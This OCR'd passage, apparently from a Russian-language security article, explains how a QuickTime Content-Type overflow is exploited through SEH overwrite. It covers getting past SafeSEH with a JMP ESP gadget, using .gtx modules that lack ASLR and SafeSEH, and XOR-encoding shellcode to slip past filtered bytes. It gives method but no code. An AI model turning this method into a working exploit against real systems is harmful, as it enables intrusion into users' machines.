

Рисунок 7 падение браузера при переполнении — изучение содержимого регистров (для вывода их в удобочитаемой форме на экран отладчика использовался написанный на скорую руку plug-in)

41414141h (ASCII коды символов 'A') указывают на следующую SEH record (запись для обработки структурных исключений), а 42424242h затирают SEH-handler, что позволяет реализовать классическую передачу управления через подмену SEH-обработчика. Вот… только работать это будет лишь на W2K, но никак не на XP SP2, поскольку там реализован защитный механизм, именуемый SafeSEH, препятствующей передаче управления на код, расположенный в стеке. Ну… на самом деле это не такая большая проблема. Можно найти в секции кода одной из динамических библиотек команду JMP ESP, соответствующей опкоду FFh E4h, который с высокой степенью вероятности встретится в памяти и сделает нам "пас", о котором система даже не заподозрит. Правда, это не слишком надежно и совсем не универсально, ведь положение машинных команд варьируются от одной версии системы к другой и еще зависят от типа и версии браузера. А на Висле, с учетом механизма рандомизации адресного пространства (ASLR – Address Space Layout Randomization), и вовсе труба, поскольку стартовые адреса библиотек выбираются случайным образом из 256 возможных вариантов и шансы на успешную атаку тают прямо на глазах… Конечно, если долго мучаться — что-нибудь получится, в смысле ожидаемая комбинация когда ни будь да выпадет, особенно, если мы атакуем не конкретную жертву, а устраиваем тотальную бомбежку в надежде создать очередной ботнет…

Однако, на наше счастье, модули, входящие в состав Quick Time Player'a (а именно — модули с расширением .gtx), не используют ни рандомизацию (по соображениям производительности), ни Safe-SEH (совершенно непонятно по каким соображениям), поэтому, атака из труднореализуемой становится совершенно тривиальной. Достаточно передать управление куда-то внутрь одного из .gtx модулей и все, что нам нужно — это учитывать версию самого Quick Time Player'a, который на данный момент в широком использовании всего две: 7.2 и 7.3.

Единственная проблема, с которой приходится сталкиваться хакерам (и которая сбивает с толку многих начинающих) — это принудительная фильтрация символов поля Content-Type, приводящая к невозможности использования большого количества машинных команд в shell-коде. В частности, символы 4Bh (DEC EBX), 59h (POP ECX) 79h (JNS XXX) отметаются парсером как неверные. К тому же данные hex-коды могут быть и частью других машинных команд. Что делать?! Очень просто! Шифровать! Основное тело shell-кода зашифровано таким образом, что "запрещенные" символы в нем не встречаются, а в качестве расшифровщика используются тривиальный цикл с XOR, который легко написать даже с учетом всех правил фильтрации, которые только есть.

Таким образом, атака на Apple Quick Time – это реальность, рискующая в любую секунду обернуться глобальной техногенной катастрофой, поражающей все системы без разбора. Боевые exploit'ы уже написаны и выложены в публичный доступ, а дырка до сих пор не закрыта! В общем, с эпидемиологической точки зрения ситуация просто взрывоопасная.